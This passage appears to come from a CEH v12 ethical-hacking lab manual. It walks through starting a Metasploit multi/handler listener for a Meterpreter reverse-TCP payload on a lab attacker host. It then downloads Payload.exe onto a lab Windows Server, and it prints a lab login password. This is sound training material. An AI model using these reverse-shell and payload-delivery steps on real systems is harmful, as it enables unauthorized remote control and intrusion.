
15. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

16. Type **set lport 444** and press **Enter** to set lport.


17. Now type **run** in the Metasploit console and press **Enter**.

```
CyberQ msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Metasploit
msf6 > =[ metasploit v6.1.9-dev
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 9 evasion
Metasploit tip: Use the edit command to open the
currently active module in your editor
msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.1.13:444
msfconsole - Parrot Ter...
```

18. Click **CEHv12 Windows Server 2019** to switch to **Windows Server 2019** machine. Click **Ctrl+Alt+Del**. By default **Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.



19. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.



20. Click on **Payload.exe** and **wmi.exe** to download the files.

The screenshot shows a CyberQ browser window with the URL `10.10.1.13/share/`. The title bar says "Index of /share". The page content is titled "Index of /share" and lists three files:



Name	Last modified	Size	Description
Parent Directory	-	-	
Exploit.exe	2022-04-07 06:38	72K	
Payload.exe	2022-04-07 08:43	72K	
wmi.exe	2022-04-07 08:44	72K	

Below the file list, it says "Apache/2.4.51 (Debian) Server at 10.10.1.13 Port 80". The browser interface includes standard navigation buttons (Back, Forward, Stop, Refresh) and a search/address bar.

